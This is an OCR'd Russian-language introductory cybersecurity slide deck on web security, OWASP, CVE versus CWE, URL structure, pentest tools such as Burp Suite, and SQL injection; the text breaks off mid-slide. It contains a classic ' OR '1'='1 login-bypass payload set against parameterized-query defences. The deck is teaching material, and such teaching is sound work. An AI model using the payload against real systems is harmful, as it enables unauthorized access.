ВВЕДЕНИЕ В
КИБЕРБЕЗ

Введение в WEB

Что такое WEB?

WEB

Веб это интернет-пространство; система доступа к связанным между собой документам на различных компьютерах, подключённых к Интернету

» С появлением веба возникла возможность создавать и размещать информацию на **сайтах**, которые стали главным инструментом коммуникации, предоставления услуг и обмена информацией

Первые сайты


File Edit View Go Communicator Help

Back Forward Reload Home Search Netscape Print Security Stop

Bookmarks Location: http://www.geocities.com/CollegePark/Field/7933/

Welcome To...

UNIVERSE Q



You are now embarking on a journey through space on spacecraft QMJ71716
to explore the world in universe Q!!....
Are you ready for a cool ride??
First turn on your speakers REAL LOUD?? Take a listen to this space song!!

SCROLL DOWN THE PAGE NOW >>>

00:37

Атаки на WEB

Любая компания, имеющая сайт, делится на:

- Те, чей сайт уже взломали
- Те, чей сайт еще не ломали
- Те, кто уже знаком с векторами атак и защитил приложения

Атаки на WEB

Любая компания, имеющая сайт, делится на:

- Те, чей сайт уже взломали
- Те, чей сайт еще не ломали
- Те, кто уже знаком с векторами атак и защитил приложения

То, что мы вас еще не взломали
– не ваша заслуга, а наша недоработка.
(С) Умный мужчина в маске


OWASP®

OWASP TOP 10

OWASP Top Ten 2025

Current project status as of July 2025:

- We are on track to announce the release of the **OWASP Top 10:2025** in the late summer/early fall 2025.

Пока что мы имеем крайнюю сводку только за **2021**. Но, как заявляют авторы, скоро будет **2025**!!

CVE vs CWE

- **CWE (Common Weakness Enumiration) - перечень общих слабостей.** Представляет собой структурированный список недостатков программного обеспечения — представьте себе, что это каталог недостатков кодирования и дизайна

- **CVE (Common Vulnerabilities and Exposures)** фокусируется на **конкретных уязвимостях,** выявленных в реальном программном обеспечении


xygeni.

CWE vs. CVE

Feature	CWE	CVE
Focus	Software weaknesses (design flaws).	Specific, identified vulnerabilities.
Usage	Proactive development and design.	Reactive vulnerability management.
Audience	Developers, architects, trainers.	Security analysts, incident responders.
Examples	CWE-20 (Improper Input Validation).	CVE-2023-12345 (Specific exploit).

CWE

CVE



URI URN URL

- **URI** – имя и адрес ресурса в сети, включает в себя URL и URN

>https://skibidi-rizz.toilet/files/flag.mp4

- **URL** – адрес ресурса в сети, определяет местонахождение и способ обращения к нему

>https://skibidi-rizz.toilet

- **URN** – имя ресурса в сети, определяет только название ресурса, но не говорит как к нему подключиться

> /files/flag.mp4

URI	URL
Идентификатор ресурса	Определитель местонахождения
Синтаксис: scheme:[//authority]path[?query][#fragment], где authority = [userinfo@]host[:port]	Синтаксис: [protocol]://www.[domain_name]:[port 80]/[path or exaction resource location]?[query]#[fragment]
Схема может быть любой - протокол, имя или спецификация и так далее	Схема всегда является протоколом, таким как http, https, ftp, LDAP и так далее
Основная цель URI - идентифицировать ресурс и отличить его от других ресурсов, используя местоположение или имя.	Основная цель - получить адрес или местоположение ресурса.
Пример: contact: +1 883-345-1111, urn:isbn:1234567890	Пример: https://wiki.merionet.ru/servernye-resheniya/36/vse-chto-vam-nuzhno-znat-pro-devops/?f=0
Используется в файлах HTML, XML и библиотек тегов, таких как XSLT и jstl, для идентификации ресурсов и двоичных файлов.	URL используется для поиска только веб-страниц


WEB пентест

Инструменты

- Burp Suite
- OWASP ZAP
- Nikto

Burp Suite


- **Перехват HTTP(S)-трафика:** Burp Suite позволяет перехватывать и изменять запросы и ответы между браузером и сервером, что позволяет исследовать, как приложение взаимодействует с пользователем.
- **Анализ уязвимостей:** Он включает в себя различные функции для сканирования уязвимостей, таких как SQL-инъекции, XSS, и другие распространенные проблемы безопасности.
- **Автоматическое и ручное тестирование:** Burp Suite может выполнять как автоматическое сканирование (для выявления известных уязвимостей), так и ручные проверки (для более глубокого анализа)


Burp Project Intruder Repeater Window Help Backslash Powered Scanner Param Miner
Burp Suite Professional v2023.3.2 - ps_academy - licensed to VAADATA SARL [14 user license]
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn Settings
Tasks
New scan
New live task
Filter Running Paused Finished Live task Scan Intruder attack
1. Live passive crawl from Proxy (all traffic)
Add links. Add item itself, same domain and URLs in suite scope.
12991 items added to site map
14203 responses processed
0 responses queued
Capturing:
2. Live audit from Proxy (all traffic)
Audit checks - passive
Issues:
374 requests (0 errors)
View details
Capturing:
16. Audit of 0ac3008a037ddaf981dc301900cf0043.web-security-academy.net
deep
Issues:
4102 requests (0 errors)
Audit finished.
View details
18. Active scans
Default configuration
Issues:
84 requests (0 errors)
Auditing. Estimating time remaining...
Currently auditing: https://0add00c90494577b81c06b5f005e0092.web-security-academy.net:443/filter
View details
Event log
Filter Critical Error Info Debug
Time Type Source Message
16:47:23 11 Apr 2023 Info Task 18 Audit started.
16:30:57 11 Apr 2023 Error Proxy The client failed to negotiate a TLS connection to yt3.ggpht.com:443: Remote host terminated t...
16:30:04 11 Apr 2023 Error Scanner [2] The Burp Collaborator server used by the Burp Collaborator client is not reachable, change t...
15:07:12 11 Apr 2023 Error Proxy [4] Unknown host: vaadata.ninja
15:05:18 11 Apr 2023 Info Proxy [2] Proxy service stopped on
15:05:18 11 Apr 2023 Info Proxy [3] Proxy service started on 127.0.0.1:8080
Issue activity
Filter High Medium Low Info Certain Firm Tentative
web
Task Time Action Issue type Host
2229 18 16:47:32 11 Apr 2023 Issue found Input returned in response (reflected) https://0add00c9049... /filter
2228 18 16:47:32 11 Apr 2023 Issue found SQL injection https://0add00c9049... /filter
2227 18 16:47:24 11 Apr 2023 Issue found TLS certificate https://0add00c9049... /
2226 18 16:47:23 11 Apr 2023 Issue found Strict transport security not enforced https://0add00c9049... /filter
2225 2 16:46:50 11 Apr 2023 Issue found Cacheable HTTPS response https://0add00c9049... /filter
2224 2 16:46:50 11 Apr 2023 Issue found Cross-domain Referer leakage https://0add00c9049... /filter
2223 2 16:46:43 11 Apr 2023 Issue found Cacheable HTTPS response https://0add00c9049... /resources/labheac
2222 2 16:46:42 11 Apr 2023 Issue found Cacheable HTTPS response https://0add00c9049... /resources/labheac
2221 2 16:46:41 11 Apr 2023 Issue found Strict transport security not enforced https://0add00c9049... /
2220 2 16:46:41 11 Apr 2023 Issue deleted Strict transport security not enforced https://0add00c9049... /
2219 2 16:46:40 11 Apr 2023 Issue found Strict transport security not enforced https://0add00c9049... /resources/images/
2218 2 16:46:40 11 Apr 2023 Issue found Strict transport security not enforced https://0add00c9049... /image/productcat
2217 2 16:46:40 11 Apr 2023 Issue found Cacheable HTTPS response https://0add00c9049... /resources/images/
2216 2 16:46:40 11 Apr 2023 Issue found Strict transport security not enforced https://0add00c9049... /resources/images/
2215 2 16:46:40 11 Apr 2023 Issue found Strict transport security not enforced https://0add00c9049... /academyLabHeade
2214 2 16:46:40 11 Apr 2023 Issue found Strict transport security not enforced https://0add00c9049... /resources/images/
Advisory Request 1 Response 1 Request 2 Response 2
SQL injection
Compare responses
Issue: SQL injection
Severity: High
Confidence: Tentative
Host: https://0add00c90494577b81c06b5f005e0092.web-security-academy.net
Path: /filter
Issue detail
The manual insertion point 1 appears to be vulnerable to SQL injection attacks. A single quote was submitted in the manual insertion point 1, and a general error message was returned. Two single quotes were then submitted and the error message disappeared. You should review the contents of the error message, and the application's handling of other input, to confirm whether a vulnerability is present.
Issue background

OWASP ZAP

- **Перехват и анализ трафика:** Подобно Burp Suite, ZAP может перехватывать HTTP(S) трафик и анализировать запросы и ответы
- **Автоматическое сканирование уязвимостей:** ZAP может автоматически сканировать веб-приложение на наличие таких уязвимостей, как SQLi, XSS, недостатки в аутентификации и другие.
- **Active и Passive Scanning:** ZAP позволяет проводить как активное сканирование (отправка специально подготовленных запросов), так и пассивное (анализ трафика без вмешательства).
- **Интерфейс для расширений:** Есть возможность интегрировать дополнительные плагины и расширения для более углубленного анализа

ZAP особенно полезен для начинающих пентестеров, так как это открытый инструмент, с подробной документацией и сообществом поддержки.



Nikto

- **Сканирование веб-серверов на уязвимости:** Nikto — это сканер для поиска уязвимостей на веб-серверах, включая старые версии ПО, ошибки конфигурации и уязвимости, такие как открытые директории или опасные заголовки.
- **Проверка на стандартные уязвимости:** Nikto проверяет множество известных уязвимостей и ошибок конфигурации, которые могут быть использованы атакующими.
- **Поиск слепых мест и конфигурационных ошибок:** Это может быть полезно для обнаружения неправильных настроек сервера или приложения, которые оставляют веб-сервер открытым для атак.
- **Много настроек и возможностей:** Nikto имеет массу опций, которые позволяют настроить глубину и специфику сканирования, включая настройки пользовательских агентских строк и способы обхода защиты.

А что мы будем пентестить?

Уязвимости

•**Уязвимость** – это слабое место в системе, приложении или сети, которое может быть использовано злоумышленником для получения несанкционированного доступа, нарушения работы системы или выполнения нежелательных действий

- *Технические уязвимости*
- *Физические уязвимости*
- *Человеческие уязвимости*
- *Организационные уязвимости*

Уязвимость представляет собой возможность для атакующего воспользоваться ошибками в проектировании, реализации или конфигурации системы, чтобы нарушить её безопасность.

Уязвимости

•**Уязвимость** – это слабое место в системе, приложении или сети, которое может быть использовано злоумышленником для получения несанкционированного доступа, нарушения работы системы или выполнения нежелательных действий

- ***Технические уязвимости***
- *Физические уязвимости*
- *Человеческие уязвимости*
- *Организационные уязвимости*


Уязвимость представляет собой возможность для атакующего воспользоваться ошибками в проектировании, реализации или конфигурации системы, чтобы нарушить её безопасность

SQL

SQL

- SQL (Structured Query Language) – это язык программирования, предназначенный для работы с **реляционными** базами данных. Он используется для создания, модификации и управления базами данных, а также для извлечения, вставки, обновления и удаления данных в таблицах


- Реляционные базы данных организуют данные в виде таблиц (или ✨отношений✨), состоящих из строк и столбцов


LikeMember (Forum)
MemberId
LikedMemberId
ForumMembers (Forum)
MemberId
MemberName
ForumPosts (Forum)
PostID
PostTitle
PostBody
OwnerID
ReplyTo
Likes (Forum)
MemberId
PostId

Операции в SQL

SQL позволяет выполнять следующие операции:

- **SELECT** – извлечение данных из базы данных.
- **INSERT** – добавление новых данных в таблицу.
- **UPDATE** – обновление существующих данных.
- **DELETE** – удаление данных.
- **CREATE** – создание новых таблиц и других объектов в базе данных.
- **ALTER** – изменение структуры таблиц и других объектов.
- **DROP** – удаление объектов базы данных.
- **UNION** – Объединение результатов нескольких запросов



Немного практики перед забивом:

SQL

- Какая уязвимость связана с этим языком?

SQL

> Какая уязвимость связана с этим языком?

SQL injection

SQL

> Какая уязвимость связана с этим языком?

SQL injection

>Почему возникает?

Веб-приложение **не защищает** пользовательский ввод от выполнения SQL-запросов. Например, если данные из формы вставляются в SQL-запрос напрямую, **без экранирования**

> Защита?

Prepared Statements: Вместо того, чтобы вставлять данные прямо в SQL-запрос, используй подготовленные запросы с параметрами

ORM (Object-Relational Mapping): Использование ORM фреймворков (например, *SQLAlchemy*, *Hibernate*) снижает вероятность SQLi

Фильтрация входных данных: Убедись, что **все** пользовательские данные проходят проверку на корректность перед отправкой в базу данных

SQL

- Безопасен ли этот код?

```
cursor.execute(f"SELECT * FROM users WHERE username = {user_input}
                AND password = {user_password}")
```

SQL

- Безопасен ли этот код?

```
cursor.execute(f"SELECT * FROM users WHERE username = {user_input}
                AND password = {user_password}")
```

Нет:

```
SELECT * FROM users WHERE username = '' OR '1'='1' AND password =
                          '' OR '1'='1';
```

SQL

- Безопасен ли этот код?

```
cursor.execute("SELECT * FROM users WHERE username = ? AND password
                = ?", (user_input, user_password))
```

SQL

- Безопасен ли этот код?

```
cursor.execute("SELECT * FROM users WHERE username = ? AND password
                = ?", (user_input, user_password))
```

Да:

```
SELECT * FROM users WHERE username = '\' OR \'1\'=\'1' AND password
                    = '\' OR \'1\'=\'1';
```

SQL

- Безопасен ли этот код?

```
cursor.execute(f"INSERT INTO users (username, password) VALUES
                ('user_input', 'user_password')")
```

SQL

- Безопасен ли этот код?

```
